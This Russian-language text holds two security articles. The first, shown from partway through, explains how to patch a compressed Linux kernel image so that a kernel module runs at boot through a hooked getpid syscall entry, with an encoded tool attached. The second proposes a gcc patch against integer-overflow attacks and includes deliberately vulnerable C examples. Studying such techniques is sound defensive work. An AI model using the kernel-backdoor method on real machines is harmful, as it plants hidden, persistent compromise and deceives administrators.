Файлы `bootsect` и `setup` понятны: они создаются из `bootsect.s` и `setup.s` соответственно. Файл `vmlinux.out` — это сырой бинарный файл, полученный командой `objcopy`. Значение `$(OBJCOPY)` равно `"objcopy -O binary -R .note -R .comment -S"`. Подробнее — в `man objcopy`. После готовности трёх файлов программа `build` объединяет их в один файл — образ ядра. Сам файл `vmlinux` генерируется более сложным образом; стоит заглянуть в каталог `compressed` и изучить его `Makefile`.

```

[/usr/src/linux/arch/i386/boot/compressed/Makefile]
..
vmlinux: piggy.o $(OBJECTS)
        $(LD) $(ZLINKFLAGS) -o vmlinux $(OBJECTS) piggy.o

```

`$(OBJECTS)` включает `head.o` и `misc.o`, скомпилированные из `head.S` и `misc.c` соответственно. Ключевой шаг в `head.S` — вызов функции `decompress_kernel` из `misc.c`. Эта функция распаковывает сжатое ядро. При выполнении `decompress_kernel` требуются символы `input_len` и `input_data`, определённые в `piggy.o`.

```

..
piggy.o:      $(SYSTEM)
        tmp_piggy=tmp_$$$piggy; \
        rm -f $$tmp_piggy $$tmp_piggy.gz $$tmp_piggy.lnk; \
        $(OBJCOPY) $(SYSTEM) $$tmp_piggy; \
        gzip -f -9 < $$tmp_piggy > $$tmp_piggy.gz; \
        echo "SECTIONS { .data : { input_len = .; \
        LONG(input_data_end - input_data) input_data = .; \
        *(.data) input_data_end = .; }}" > $$tmp_piggy.lnk; \
        $(LD) -r -o piggy.o -b binary $$tmp_piggy.gz -b elf32-i386 -T \
        $$tmp_piggy.lnk; \
        rm -f $$tmp_piggy $$tmp_piggy.gz $$tmp_piggy.lnk

```

`piggy.o` — обычный ELF-объектный файл, содержащий только секцию данных. Компоновщик `ld` требует командный файл следующего вида:

```

SECTIONS { .data : { input_len = .; LONG(input_data_end - input_data)\
input_data = .; *(.data) input_data_end = .; }}

```

Этот командный файл позволяет `piggy.o` иметь символ, необходимый `misc.o`. Кроме того, здесь используется `gzip -f -9` — именно им сжимается файл ядра, скомпилированный из тысяч исходных файлов.

Таким образом, образ ядра можно описать следующей структурой:

```
[bootsect][setup][[head][misc][compressed_kernel]]
```

Рассмотрим процесс загрузки подробнее. Его можно разделить на следующие логические этапы:

1. BIOS выбирает загрузочное устройство.
2. BIOS загружает [bootsect] с загрузочного устройства.
3. [bootsect] загружает [setup] и [[head] [misc] [compressed_kernel]].
4. [setup] выполняет необходимые действия и передаёт управление [head] (по адресу 0x1000 или 0x100000).
5. [head] вызывает `uncompressed_kernel` из [misc].
6. [misc] распаковывает [compressed_kernel] и помещает его по адресу 0x100000.
7. Высокоуровневая инициализация (начинается с `startup_32` в `linux/arch/i386/kernel/head.S`).

После перехода к шагу 7 начинается инициализация высокого уровня.

Когда структура образа ядра понятна, извлечь текст ядра из сжатого образа можно простым способом: найти в нём «магическое» значение сжатия. Известно также, что 4-байтное число перед этим значением — это `input_data`, по которому можно проверить смещение. После этого распаковать ядро с помощью `gunzip` несложно.

3 - Выделение пространства в образе

Здесь «выделение» не означает `vmalloc` или `kmalloc` — речь идёт о пространстве для размещения файла LKM. Простое дописывание файла LKM в конец ядра (`cat lkm >> kernel`) не сработает. Чтобы понять причину, нужно обратиться к коду инициализации ядра — шагу 7.

```
[/usr/src/linux/arch/i386/kernel/head.S]
..
/*
 * Clear BSS first so that there are no surprises...
 */
xorl %eax,%eax
movl $ SYMBOL_NAME(__bss_start),%edi
movl $ SYMBOL_NAME(_end),%ecx
subl %edi,%ecx
cld
rep
stosb
..
```

Этот фрагмент из `head.S` явно показывает, что ядро обнуляет область BSS. BSS содержит неинициализированные переменные: они не хранятся в файле ядра, однако память под них резервируется. Поэтому, если просто дописать LKM в конец ядра, он будет затёрт. Чтобы решить эту проблему, перед кодом модуля нужно добавить «заглушку» из нулей размером, равным размеру BSS. Это делает новый образ ядра значительно больше, однако сжатие эффективно нейтрализует все нулевые данные.

Есть ещё одна проблема. Рассмотрим следующий код:

```
[/usr/src/linux/arch/i386/kernel/setup.c]
..
void __init setup_arch(char **cmdline_p)---called by start_kernel
..
init_mm.
/*
 * partially used pages are not usable - thus
 * we are rounding upwards:
 */
..
    start_pfn = PFN_UP(_pa(&_end)); start_code = (unsigned long) &_text;
    init_mm.end_code = (unsigned long) &_etext;
    init_mm.end_data = (unsigned long) &_edata;
```

```
init_mm.brk = (unsigned long) &_end; //it is bss end
..
```

Ядро не оставит пространство для LKM без дополнительных действий: оно будет управлять свободной памятью начиная с конца BSS — то есть с самого начала кода LKM. Поэтому символ `_end` в тексте ядра нужно изменить, чтобы дать `start_pfn` большее значение. Тогда новый образ ядра примет вид:

```
[modified kernel][all zero dummy][module]
```

Модуль является обычным LKM-файлом типа ELF-объект. Перед использованием объектный файл необходимо релоцировать. Следующий пример поясняет суть.

```
int init_module()
{
    char s[] = "hello world\n";
    printk("%s\n",s);
    return 0;
}
```

После компиляции командой `gcc` получаем `module.o`:

```
[root@linux-jbtznm test]# gcc -O2 -c module.c

[root@linux-jbtznm test]# objdump -x module.o | more
..
RELOCATION RECORDS FOR [.text]:
OFFSET      TYPE          VALUE
00000004 R_386_32          .rodata
00000009 R_386_32          .rodata
0000000e R_386_PC32       printk

[root@linux-jbtznm test]# objdump -d module.o

test.o:      file format elf32-i386

Disassembly of section .text:

00000000 <init_module>:
  0:  55                push    %ebp
  1:  89 e5             mov     %esp,%ebp
  3:  68 00 00 00 00    push    $0x0
  8:  68 0d 00 00 00    push    $0xd
 d:  e8 fc ff ff ff    call    e <init_module+0xe>
12:  31 c0             xor     %eax,%eax
14:  c9               leave   %eax
15:  c3               ret
```

Структура объектного файла ясна из вывода `objdump`. В секции релокаций текста три записи; поле `offset` указывает позиции, которые должны быть исправлены. Для символа `printk` тип релокации — `R_386_PC32`, что означает относительный вызов (в отличие от `R_386_32` — абсолютного адреса). После релокации значение `"fc ff ff ff"` в тексте, соответствующее вызову `printk`, будет заменено корректным.

Полная реализация релокации сложнее описанного выше; подробности содержатся в спецификациях ELF. В части реализации релокации Silvio написал много кода в своей статье «RUNTIME KERNEL KMEM PATCHING». Многие строки позаимствованы оттуда, а также добавлена обработка неинициализированных статических переменных и переменных типа `SHN_COMMON`.

5 - Автозапуск при перезагрузке

После описанных выше шагов новый образ ядра имеет вид:

```
[modified kernel][all zero dummy][relocated module]
```

Однако у модуля нет возможности быть вызванным. Поэтому путь выполнения ядра необходимо изменить так, чтобы вызвать функцию `init_module` из LKM. Предлагаемый метод состоит в добавлении небольшого кода между заглушкой и модулем, а также в замене значения `sys_call_table[SYS_getpid]` адресом этого кода. Многие программы (например, `init`) вызывают `getpid` при загрузке машины — тогда и будет вызван наш код.

```
char init_code[]={
"\xE8\x00\x00\x00"           //call init_module
"\xC7\x05\x00\x00\x00\x11\x11\x11" //restore orig_getpid
"\xE8\x11\x11\x11\x11"       //call orig_getpid
"\xC3"                       //ret
};
```

Все относительные и абсолютные адреса здесь заполнены неверными значениями, но это не страшно: в процессе релокации модуля их точные значения будут вычислены.

Итоговый образ нового ядра:

```
[modified kernel][all zero dummy][init_code][relocated module]
```

Затем формируется новый файл образа ядра по аналогии со шагами из `Makefile`. Таким образом, получается новое ядро, пропатченное модулем.

6 - Возможные решения

Самый простой способ помешать использованию данной программы без модификации — удалить `/boot/System.map`. Однако Silvio показал несколько способов восстановить список символов ядра непосредственно из ядра, поэтому это не является окончательным решением. Неплохой идеей будет добавить модуль, предотвращающий изменение образа ядра, — при условии что система поддерживает модули.

Когда образ ядра пропатчен, его размер и контрольная сумма могут быть обнаружены; можно добавить функционал, обманывающий администратора, — но на это не хватило времени. Если у вас есть идеи — не стесняйтесь связаться.

7 - Заключение

Теперь очевидно, насколько просто пропатчить образ ядра. Если хост скомпрометирован, нельзя доверять ничему — даже собственным глазам. Хорошим решением будет остановить машину и подключить диск к другому хосту.

Данная статья написана исключительно в образовательных целях. Пожалуйста, не используйте её в других целях. Прошу прощения за мой слабый английский и неаккуратный код программы. При наличии достаточного времени всё могло бы быть лучше. Хотя программа хорошо работает на RedHat 7.2, при переносе на другие версии ядра Linux возможны проблемы — времени на тестирование всех окружений не хватило.

8 - Ссылки

- [1] Статья Silvio о патчинге ядра во время выполнения (System.map)
[<http://www.big.net.au/~silvio/runtime-kernel-kmem-patching.txt>]
- [2] "Complete Linux Loadable Kernel Modules. The definitive guide for hackers, virus coders and system administrators"
[<http://www.thehackerschoice.com/papers>]
- [3] «Linux Kernel: Scenarios and Analysis», Mao Decao и Hu Ximing
- [4] Исходный код ядра Linux
[<http://www.kernel.org>]
- [5] Linux Kernel 2.4 Internals
[<http://www.moses.uklinux.net/patches/lki.html>]

Отдельная благодарность Silvio за исходный код по теме релокации. Также — моему коллеге lgx, давшему много ценных советов.

9 - Приложение: реализация

```
begin 644 kpatch.tgz
M'XL(`$\'Y#T``^P\2W`<QW6@1"N<M6++43Y.G#C-50CM_X<?C2404A0HL42"
M+`"T(T.H]6)W%CO$[LQZ9Y8`*2&1?8E\<U4N.<15KDO..215ON20N%*E0U*5
[Таблица из 2180 записей — опущена]
`
end
```

Big Loop Integer Protection

Автор: Oded Horovitz ohorovitz@entercept.com

Содержание

1. Введение
2. Часть I — Целочисленные проблемы
 - 2.1 Введение
 - 2.2 Базовые примеры кода
3. Часть II — Шаблон эксплуатации
 - 3.1 Один вход, два толкования
 - 3.2 Какова природа входных данных?
 - 3.3 Предлагаемое обнаружение
4. Часть III — Реализация
 - 4.1 Введение
 - 4.2 Почему gcc?
 - 4.3 Немного о gcc
 - 4.3.1 Процесс компиляции
 - 4.3.2 AST
 - 4.3.3 Начало работы
 - 4.4 Цели патча
 - 4.5 Обзор патча
 - 4.5.1 Тактика
 - 4.5.2 Модификация AST
 - 4.6 Ограничения
5. Ссылки
6. Благодарности
7. Приложение A — Примеры из реальной жизни
 - 7.1 Chunked encoding в Apache
 - 7.2 Аутентификация OpenSSH
8. Приложение B — Использование blip

1 — Введение

Переполнения целых чисел и уязвимости знаковых целых теперь стали общеизвестны. Это привело к росту числа эксплуатируемых целочисленных уязвимостей. В статье предпринята попытка предложить способ их обнаружения путём добавления поддержки компилятора, который детектирует и помечает эксплуатацию целочисленных уязвимостей. В качестве демонстрации практической применимости идеи представлен патч для gcc.

Статья разделена на три части. В первой части содержится краткое введение в некоторые распространённые целочисленные уязвимости с перечислением ряда недавно раскрытых публичных проблем. Вторая часть объясняет первопричину проблемы с целочисленными уязвимостями. На реальных примерах объясняется, почему эксплуатация вообще возможна и как может удасться обнаружить её даже тогда, когда уязвимость заранее не известна. В третьей части рассматривается реализация предложенной схемы обнаружения. Поскольку реализация оформлена в виде патча для gcc, здесь же приводится вводная информация о внутреннем устройстве компилятора. В завершение демонстрируется работа защиты на примере пакетов OpenSSH и Apache httpd.

2 — Часть I — Целочисленные проблемы

2.1 — Введение

В последний год внимание, похоже, сместилось к новой плохой практике программирования. Эта практика связана с возможностью переполнений целых чисел, которые порождают переполнения буферов. Оказывается, многие популярные и (как считалось) безопасные программные пакеты (OpenSSH, Apache, ядра *BSD) разделяют эту уязвимость. Первopричина плохой практики — недостаточная проверка входных данных целочисленного типа. Целочисленные входные данные выглядят совершенно невинно — всего несколько бит. Что здесь может пойти не так? Как выясняется, очень многое. Ниже приведена таблица целочисленных уязвимостей, взятых из списков безопасности OpenBSD и FreeBSD. Все уязвимости были раскрыты в 2002 году.

[Таблица из 6 записей — опущена]

Таблица 1 — Примеры целочисленных уязвимостей в 2002 году.

Общая проблема во всех перечисленных уязвимостях состоит в том, что входные данные целочисленного типа (знаковые и беззнаковые) использовались для вызова переполнения (при записи) или утечки информации (при чтении) в/из буферов программы. Всех этих уязвимостей можно было бы избежать при надлежащей проверке границ.

2.2 — Базовые примеры кода

Целочисленные уязвимости лучше всего иллюстрируются следующими двумя простыми примерами кода.

Пример 1 (целочисленное переполнение):

```
int main(int argc, char* argv[]){

    unsigned int len,i;
    char      *buf;

    if(argc != 3) return -1;

    len=atoi(argv[1]);

    buf = (char*)malloc(len+1);
    if(!buf){
        printf("Allocation failed\n");
        return -1;
    }
    for(i=0; i < len; i++){
```

```

        buf[i] = _toupper(argv[2][i]);
    }
    buf[i]=0;

    printf("%s\n",buf);
}

```

Приведённый выше код выглядит вполне законным. Программа преобразует строку в верхний регистр. Сначала выделяется достаточно памяти под строку и завершающий нулевой символ, затем каждый символ приводится к верхнему регистру. Однако при более внимательном рассмотрении можно обнаружить две серьёзные проблемы. Первая: программа доверяет пользователю, что тот предоставил ровно столько символов, сколько указал (что очевидно не так) — строка 5. Вторая: при вычислении размера для выделения памяти не учитывается возможность целочисленного переполнения — строка 6. Обобщая проблему: первая ошибка позволяет атакующему читать информацию, которую он не предоставлял (доверяя пользовательскому вводу и читая `len` символов из `argv[2]`). Вторая ошибка позволяет атаке переполнить кучу своими данными и тем самым полностью скомпрометировать программу.

Пример 2 (обход знаковой проверки):

```

#define BUF_SIZE 10
int max = BUF_SIZE;

int main(int argc, char* argv[]){

    int    len;
    char    buf[BUF_SIZE];

    if(argc != 3) return -1;

    len=atoi(argv[1]);

    if(len < max){
        memcpy(buf,argv[2],len);
        printf("Data copied\n");
    }
    else
        printf("Too much data\n");
}

```

Второй пример демонстрирует программу, которая намеревалась устранить проблему первого примера, попытавшись ограничить длину пользовательского ввода известным и заранее заданным максимумом. Проблема этого кода в том, что `len` объявлена как знаковый `int`. В этом случае очень большое значение (в беззнаковом смысле) интерпретируется как отрицательное число (строка 8), что позволяет обойти проверку границ. Тем не менее в строке 9 то же самое значение интерпретируется как беззнаковое положительное число, что вызывает переполнение буфера и потенциально позволяет полностью скомпрометировать программу.

3 — Часть II — Шаблон эксплуатации

3.1 — Один вход, два толкования

Так в чём же настоящая проблема? Почему в столь ориентированных на безопасность пакетах присутствуют подобные уязвимости? Ответ в том, что целочисленные входные данные порой неоднозначно интерпретируются в разных частях кода (целые могут менять знак при разных значениях, происходит неявное приведение типов, возникают целочисленные переполнения). Эта

неоднозначность трудно заметна при написании кода проверки входных данных.

Чтобы объяснить двусмысленность, обратимся к первому примеру. В момент выделения памяти (строка 6) код уверен, что поскольку входное значение — число, прибавление другого числа даст большее число ($len+1$). Однако, поскольку типичные C-программы игнорируют целочисленные переполнения, конкретное число `0xffffffff` не подчиняется этому допущению и даёт неожиданный результат (ноль). К сожалению, та же ошибка *не* повторяется далее в коде. Поэтому то же входное значение `0xffffffff` на этот раз интерпретируется как беззнаковое число (огромное положительное).

Во втором примере двусмысленность входных данных ещё очевиднее. Здесь код включает молчаливое приведение типов, генерируемое компилятором при вызове `memcpy`. Код проверяет значение входного числа как знаковое (строка 8) и использует его для копирования данных как беззнаковое (строка 9).

Эта двусмысленность невидима для глаза программиста и может остаться незамеченной, делая код уязвимым для подобной «скрытной» атаки.

3.2 — Какова природа входных данных?

Возвращаясь к приведённым примерам, можно обнаружить общий смысл пользовательского ввода. (Прошу прощения, если следующие несколько строк объясняют очевидное :>) Указанные входные данные — числа не случайно. Это счётчики! Они считают элементы! Неважно, что за «элементы» (байты, символы, объекты, файлы и т. д.) — их количество всё равно поддаётся подсчёту. И что можно сделать с таким счётчиком? Скорее всего — выполнить некоторую обработку ровно «count» раз. Оговорюсь: *не* каждое число является счётчиком. Числа могут использоваться по многим другим причинам. Но те, что связаны с целочисленными уязвимостями, оказываются «счётчиками» в большинстве случаев.

Например, если счётчик предназначен для запросов-ответов, может потребоваться прочитать «count» ответов (OpenSSH). Или если счётчик — это длина буфера, может потребоваться скопировать «count» байт из одной области памяти в другую (Apache httpd).

Итог: где-то за этим числом в коде существует соответствующий «цикл», который будет выполнять обработку «count» раз. Этот «цикл» может иметь разные формы — например, цикл `for` из первого примера или неявный цикл внутри `memcpy`. Тем не менее все разновидности циклов в конечном счёте итерируются по «count».

3.3 — Предлагаемое обнаружение

Итак, что мы знаем об этих уязвимостях?

- Входные данные неоднозначно использовались в коде.
- Где-то в коде есть цикл, использующий входное целое число как счётчик итераций.

Чтобы сделать интерпретацию числа неоднозначной, атакующий должен передать огромное число. В первом примере видно, что для создания неоднозначности атакующему нужно было передать настолько большое число, чтобы при вычислении ($len+1$) произошло переполнение. Для этого атакующий должен отправить значение `0xffffffff`. Во втором примере для создания неоднозначности атакующему нужно передать число, которое попадёт в отрицательный диапазон целого: `0x80000000-0xffffffff`.

Это же огромное число, отправленное атакующим для срабатывания уязвимости, впоследствии используется в цикле как счётчик итераций (как обсуждалось в разделе «Какова природа входных данных?»).

Проанализируем процесс эксплуатации:

1. Атакующий хочет переполнить буфер.
2. Атакующий может воспользоваться целочисленной уязвимостью.
3. Атакующий отправляет огромное целое для срабатывания уязвимости.
4. Счётный цикл выполняется, (вероятно) используя ввод атакующего как границу цикла.
5. Буфер переполняется (на ранних итерациях цикла!).

Следовательно, обнаружение (и предотвращение) эксплуатации целочисленных уязвимостей возможно путём проверки границ цикла перед его выполнением. Проверка убеждается, что лимит цикла не превышает заранее заданного порога; если лимит выше порога, вызывается специальный обработчик.

Поскольку значение, необходимое для срабатывания большинства целочисленных уязвимостей, огромно, можно (с надеждой) предположить, что большинство легитимных циклов эту защиту не будут активировать.

Чтобы прочувствовать, какие значения встречаются в целочисленных уязвимостях, рассмотрим следующие примеры:

Выделение буфера для пользовательских + программных данных:

```
buf = malloc(len + sizeof(header));
```

В этом случае значение, необходимое для срабатывания переполнения, очень близко к `0xffffffff`, поскольку размеры структур программы обычно составляют от нескольких байт до нескольких сотен байт.

Выделение массивов:

```
buf = malloc(len * sizeof(object));
```

В этом случае значение для переполнения может быть значительно меньше, чем в первом примере, но всё равно остаётся относительно большим. Например, если `sizeof(object) == 4`, значение должно быть больше `0x40000000` (один гигабайт). Даже если `sizeof(object) == 64`, значение должно превышать `0x4000000` (64 мегабайта), чтобы вызвать переполнение.

Попадание в отрицательный диапазон:

В этом случае значение, необходимое для перевода числа в отрицательное, — любое число больше `0x7fffffff`.

Глядя на значения, необходимые для срабатывания целочисленной уязвимости, можно выбрать порог, например `0x40000000` (один гигабайт), который будет охватывать большинство случаев. Можно выбрать и меньший порог для лучшей защиты, что, однако, может привести к ложным срабатываниям.

4 — Часть III — Реализация

4.1 — Введение

Предложив способ обнаружения целочисленных атак, было бы хорошо реализовать систему, основанную на этой идее. Подходящим кандидатом для реализации является расширение существующего компилятора. Поскольку компилятор знает обо всех циклах в приложении, он может добавить соответствующие проверки безопасности перед каждым «счётным циклом». Это

обеспечит защиту приложения без каких-либо знаний о конкретной уязвимости.

Поэтому я выбрал реализацию в виде патча для gcc и назвал её «Big Loop Integer Protection», или сокращённо **blip**. Используя флаг `-fblip`, можно защитить своё приложение от следующей ещё не опубликованной целочисленной уязвимости.

4.2 — Почему gcc?

Выбор gcc не составил труда. Во-первых, это один из самых распространённых компиляторов в мире Linux и *nix. Следовательно, патч для gcc позволит защитить все приложения, скомпилированные с его помощью. Во-вторых, gcc — open-source, что делает реализацию патча осуществимой. В-третьих, предыдущие патчи безопасности уже реализовывались как патчи gcc (StackGuard, ProPolice). Так почему бы не воспользоваться их опытом?

4.3 — Немного о gcc

Ну что ж... Сев в приподнятом настроении, я знал, что собираюсь сделать патч для gcc для предотвращения целочисленных атак. Но, если честно, что я вообще знал о gcc? Должен признать, что ответ был — «немного».

Чтобы преодолеть это небольшое препятствие, я искал документацию по внутреннему устройству gcc. Я также надеялся найти что-то похожее на то, что хотел сделать, что уже существует. Достаточно быстро стало ясно, что прежде чем переходить к другим примерам, необходимо разобраться с самим gcc.

...Спустя две недели я прочитал достаточно документации по внутреннему устройству gcc и провёл достаточно сеансов отладки компилятора, чтобы начать изменять код. Однако прежде чем углубляться в детали, я хочу предоставить некоторые сведения о том, как работает gcc, которые, надеюсь, окажутся полезными для читателя.

4.3.1 — Процесс компиляции

Компилятор gcc — это поистине удивительная машина. Цели проектирования gcc включают поддержку нескольких языков программирования, которые затем могут компилироваться для нескольких платформ и наборов инструкций. Для достижения этой цели компилятор использует несколько уровней абстракции.

Сначала файл на языке программирования обрабатывается (парсится) «Front End» соответствующего языка. При запуске gcc компилятор определяет, какой из доступных «Front End» подходит для обработки входных файлов, и запускает его. «Front End» парсит весь входной файл и преобразует его (используя множество вспомогательных глобальных функций) в «Абстрактное синтаксическое дерево» (AST). Тем самым «Front End» делает исходный язык программирования прозрачным для «Back End» gcc. AST, как следует из названия, — это структура данных, находящаяся в памяти, которая может представлять все возможности всех поддерживаемых gcc языков программирования.

После того как «Front End» заканчивает парсинг полной функции и преобразует её в представление AST, вызывается функция `gcc_rest_of_compilation`. Эта функция принимает вывод AST от парсера и «разворачивает» его в «Язык передачи регистров» (RTL). RTL — «развёрнутая» версия AST — затем многократно обрабатывается на различных фазах компиляции.

Чтобы составить представление о работе, выполняемой над деревом RTL, приведём неполный список различных фаз:

- Оптимизация переходов
- CSE (устранение общих подвыражений)
- Анализ потока данных
- Комбинирование инструкций
- Планирование инструкций
- Переупорядочение базовых блоков
- Укорочение ветвлений
- Финальная фаза (генерация кода)

Это лишь несколько фаз из обширного списка для иллюстрации работы с RTL. Полный список весьма длинен и может быть найден во внутренней документации gcc (ссылка в разделе «Начало работы»). Замечательно то, что все эти фазы выполняются независимо от целевой машины.

Последняя фаза, выполняемая над деревом RTL, — «финальная». На этом этапе представление RTL готово к замене реальными инструкциями ассемблера для конкретной архитектуры. Это возможно благодаря тому, что gcc поддерживает абстрактное определение «режимов машины» — набор файлов, описывающих аппаратное обеспечение и набор инструкций каждой поддерживаемой машины так, что RTL может быть транслирован в соответствующий машинный код.

4.3.2 — AST

Сосредоточусь теперь на AST, который я буду называть «TREE». TREE — это результат парсинга языкового файла «Front End». Он содержит всю информацию из исходного файла, необходимую для генерации кода (например, объявления, функции, типы...). Кроме того, TREE содержит некоторые атрибуты и неявные преобразования, которые компилятор может решить выполнить (например, приведение типов, автоматические переменные...).

Понимание TREE критически важно для создания этого патча. К счастью, TREE хорошо структурирован, и даже если объектно-ориентированное программирование на C поначалу ошеломляет, после нескольких сеансов отладки всё начинает становиться на свои места.

Основная структура данных TREE — `tree_node` (определена в `tree.h`). Эта структура представляет собой большое объединение (`union`), способное представить любой кусок информации. Принцип работы: каждый узел дерева имеет свой код, доступный через `TREE_CODE(tree_node)`. По этому коду компилятор знает, какие поля объединения актуальны для данного узла (например, константное число будет иметь `TREE_CODE() == INTEGER_CST`, поэтому `node->int_cst` — это член объединения с корректной информацией). Заметим, что нет необходимости обращаться к полям структуры узла напрямую. Для каждого поля существует специальный макрос, унифицирующий доступ к нему. В большинстве случаев макрос содержит дополнительные проверки узла и, возможно, некоторую логику, выполняемую при доступе к полю (например, `DECL_RTL`, отвечающий за получение RTL-представления узла TREE, вызовет `make_decl()`, если для этого узла ещё нет RTL-выражения).

Зная о TREE и узлах дерева и понимая, что каждый узел может представлять много разных вещей, что ещё важно знать об узлах? Важно то, как узлы связаны между собой. Рассмотрим несколько сценариев, охватывающих большинство случаев.

Ссылка I — Цепочки:

Цепочка — это отношение, которое лучше всего описывается как список. Когда компилятору нужно поддерживать список узлов *без какой-либо информации о связях*, он просто использует поле `chain` узла дерева (доступное через макрос `TREE_CHAIN()`). Пример такого случая — список узлов операторов в теле функции. Для каждого оператора в списке `COMPOUND_STMT` есть связанный оператор, представляющий следующий оператор в коде.

Ссылка II — Списки:

Когда простой цепочки недостаточно, компилятор использует специальный код узла `TREE_LIST`, позволяющий сохранить некоторую информацию, привязанную к каждому элементу списка. Каждый элемент представлен тремя узлами дерева. Первый имеет код `TREE_LIST`, его `TREE_CHAIN` указывает на следующий элемент, `TREE_VALUE` — на сам узел элемента, а `TREE_PURPOSE` может указывать на другой узел с дополнительной информацией о значении этого элемента в списке. Например, узел `CALL_EXPR` будет иметь `TREE_LIST` в качестве второго операнда, представляющего параметры, передаваемые в вызываемую функцию.

Ссылка III — Прямые ссылки:

Многие поля узлов дерева сами являются узлами дерева. Поначалу это сбивает с толку, но довольно быстро становится понятным. Несколько распространённых примеров:

- `TREE_TYPE` — поле, представляющее тип узла. Например, каждый узел с кодом выражения должен иметь тип.
- `DECL_NAME` — когда у некоторых узлов объявления есть имя, оно не хранится как строка напрямую в узле объявления. Вместо этого `DECL_NAME` даёт доступ к другому узлу с кодом `IDENTIFIER_NODE`, который и содержит нужную информацию об имени.
- `TREE_OPERAND()` — одна из наиболее часто используемых ссылок. Всякий раз, когда узел дерева имеет определённое количество «дочерних» узлов, используется массив `TREE_OPERAND()` (например, узел `IF_STMT` будет иметь `TREE_OPERAND(t, 0)` — узел `COND_EXPR`, `TREE_OPERAND(t, 1)` — узел оператора `THEN_CLAUSE`, `TREE_OPERAND(t, 2)` — узел оператора `ELSE_CLAUSE`).

Ссылка IV — Векторы:

Последний и значительно менее распространённый тип — вектор узлов дерева. Этот контейнер, доступный через макросы `TREE_VEC_XXX`, используется для хранения векторов переменного размера.

О AST есть ещё очень много чего рассказать, и внутренняя документация gcc содержит более полные и подробные объяснения. Поэтому на этом я завершу обзор AST и рекомендую прочитать документацию.

В дополнение к хранению абстрактного кода в AST существует ряд глобальных структур, активно используемых компилятором. Назову несколько из тех, что оказались особенно полезными в ходе отладки:

- `current_stmt_tree` — предоставляет последний добавленный в дерево оператор, тип последнего выражения и имя файла выражения.
- `current/global_binding_level` — предоставляет информацию о привязках: определённые имена на конкретном уровне привязки, указатели на блоки.
- `lineno` — переменная, содержащая номер строки, обрабатываемой в данный момент.
- `input_filename` — имя обрабатываемого файла.

4.3.3 — Начало работы

Если вы хотите самостоятельно изучить дерево AST или вникнуть в детали патча, рекомендуется прочитать этот раздел. Вы можете спокойно перейти к следующему разделу, если этого не требуется.

Прежде всего, получите исходный код компилятора. Версия, использованная в качестве основы для этого патча, — gcc 3.2. Информацию о загрузке и сборке компилятора можно найти по адресу <http://gcc.gnu.org/install/>

(Не забудьте указать нужную версию. По умолчанию может загрузиться последний выпуск, который не проверялся с этим патчем.)

Затем следует сесть и внимательно прочитать документацию по внутреннему устройству gcc (для целей данного патча достаточно знать первые 9 разделов). Документация расположена по адресу <http://gcc.gnu.org/onlinedocs/gccint/>

Предполагая, что документация прочитана и вы готовы к следующему шагу, рекомендую подготовить набор простых программ в качестве входных файлов для компилятора, запустить отладчик и начать отлаживать компилятор. Несколько полезных точек останова:

- `add_stmt` — вызывается каждый раз, когда парсер добавляет новый оператор в AST. Очень удобная точка останова, когда непонятно, как создаётся конкретный узел дерева: остановившись на `add_stmt` и изучив стек вызовов, легко найти более интересные места для исследования.
- `rest_of_compilation` — вызывается, когда функция полностью преобразована в AST. Если вас интересует, как AST превращается в RTL, это хорошее начало.
- `expand_stmt` — вызывается каждый раз при развёртывании оператора в RTL-код. Точка останова здесь позволяет легко исследовать структуру узла AST без необходимости проходить через бесконечные уровни вложенности.

```
<TIP> Поскольку компилятор gcc в итоге вызывает ccl для файлов *.c,  
удобнее сразу отлаживать ccl, избегая необходимости настраивать  
отладчик на следование дочернему процессу gcc.  
</TIP>
```

Вскоре вам потребуется справочник по всем небольшим макросам, используемым при работе с деревом AST. Рекомендую ознакомиться со следующими файлами:

```
gcc3.2/gcc/gcc/tree.h  
gcc3.2/gcc/gcc/tree.def
```

4.4 — Цели патча

Как и в любом проекте, необходимо определить цели. Во-первых, чтобы знать, достигнуты ли они. Во-вторых, что не менее важно при ограниченных ресурсах, проще уберечь себя от бесконечного проекта.

Цели данного патча — прежде всего служить доказательством концепции предложенной схемы предотвращения целочисленных атак. Поэтому *не является* целью решить все текущие и будущие проблемы безопасности или даже все уязвимости, связанные с целочисленным вводом.

Вторая цель — сохранить простоту патча. Поскольку он является лишь доказательством концепции, предпочтение отдавалось простым решениям, без изощрённых подходов, требующих более сложного кода.

Третья цель — сделать патч пригодным к использованию: простым в применении, интуитивно понятным и способным защищать реальные пакеты объёмом более 30 строк кода :).

4.5 — Обзор патча

Патч вводит новый флаг gcc с именем «blip». Компилируя файл с флагом `-fblip`, компилятор генерирует код, проверяющий условие «blip» для каждого цикла `for/while` и для каждого вызова «функции-аналога цикла».

«Функция-аналог цикла» — это любая функция, являющаяся синонимом цикла (например, `memcpy`, `bcopy`, `memset` и т. д.).

Генерируемая проверка оценивает, не собирается ли цикл выполняться «огромное» количество раз (определяемое константой `LIBP_MAX`). Каждый раз перед выполнением цикла сгенерированный код проверяет, что лимит цикла меньше порогового значения. Если обнаруживается попытка выполнить цикл более порогового значения раз, вместо цикла вызывается обработчик `__blip_violation()`, что приводит к управляемому завершению процесса.

Текущая версия патча поддерживает только язык C — это решение принято для сохранения простоты первой версии. Все уязвимые пакеты, которые планировалось защитить этим патчем, написаны на C, поэтому ограничения на C кажется хорошим началом.

4.5.1 — Тактика

Имея в виду изложенные выше цели, в ходе разработки патча пришлось принимать определённые решения. Одна из проблем состояла в выборе правильного места для вмешательства в код. Вариантов довольно много, и ниже я постараюсь привести их плюсы и минусы, надеюсь, что это поможет другим принимать взвешенные решения при встрече с теми же дилеммами.

Первое, что нужно было решить, — это представление программы, которое требуется модифицировать. Процесс компиляции выглядит примерно так:

Обработка	Представление программы
-----	-----
Программирование	→ 1. Исходный код
Парсинг	→ 2. AST
Развёртывание	→ 3. RTL
«Финальная»	→ 4. Объектный файл

В какой точке лучше всего реализовать проверки?

[Таблица из 3 записей — опущена]

После некоторых размышлений было решено модифицировать представление AST. Это кажется наиболее естественным местом для подобных изменений. Во-первых, патчу не нужен доступ к низкоуровневой информации — таким как аппаратные регистры или даже виртуальные регистры. Во-вторых, патч может легко модифицировать AST для вставки пользовательской логики, тогда как то же самое на уровне RTL потребует значительных изменений, нарушающих уровни абстракции, определённые в гсс.

Решение второй дилеммы оказалось менее тривиальным. Выбрав модификацию AST, нужно было найти наилучший момент, в который следует изучать существующее дерево AST и вставлять в него проверки. Было три варианта.

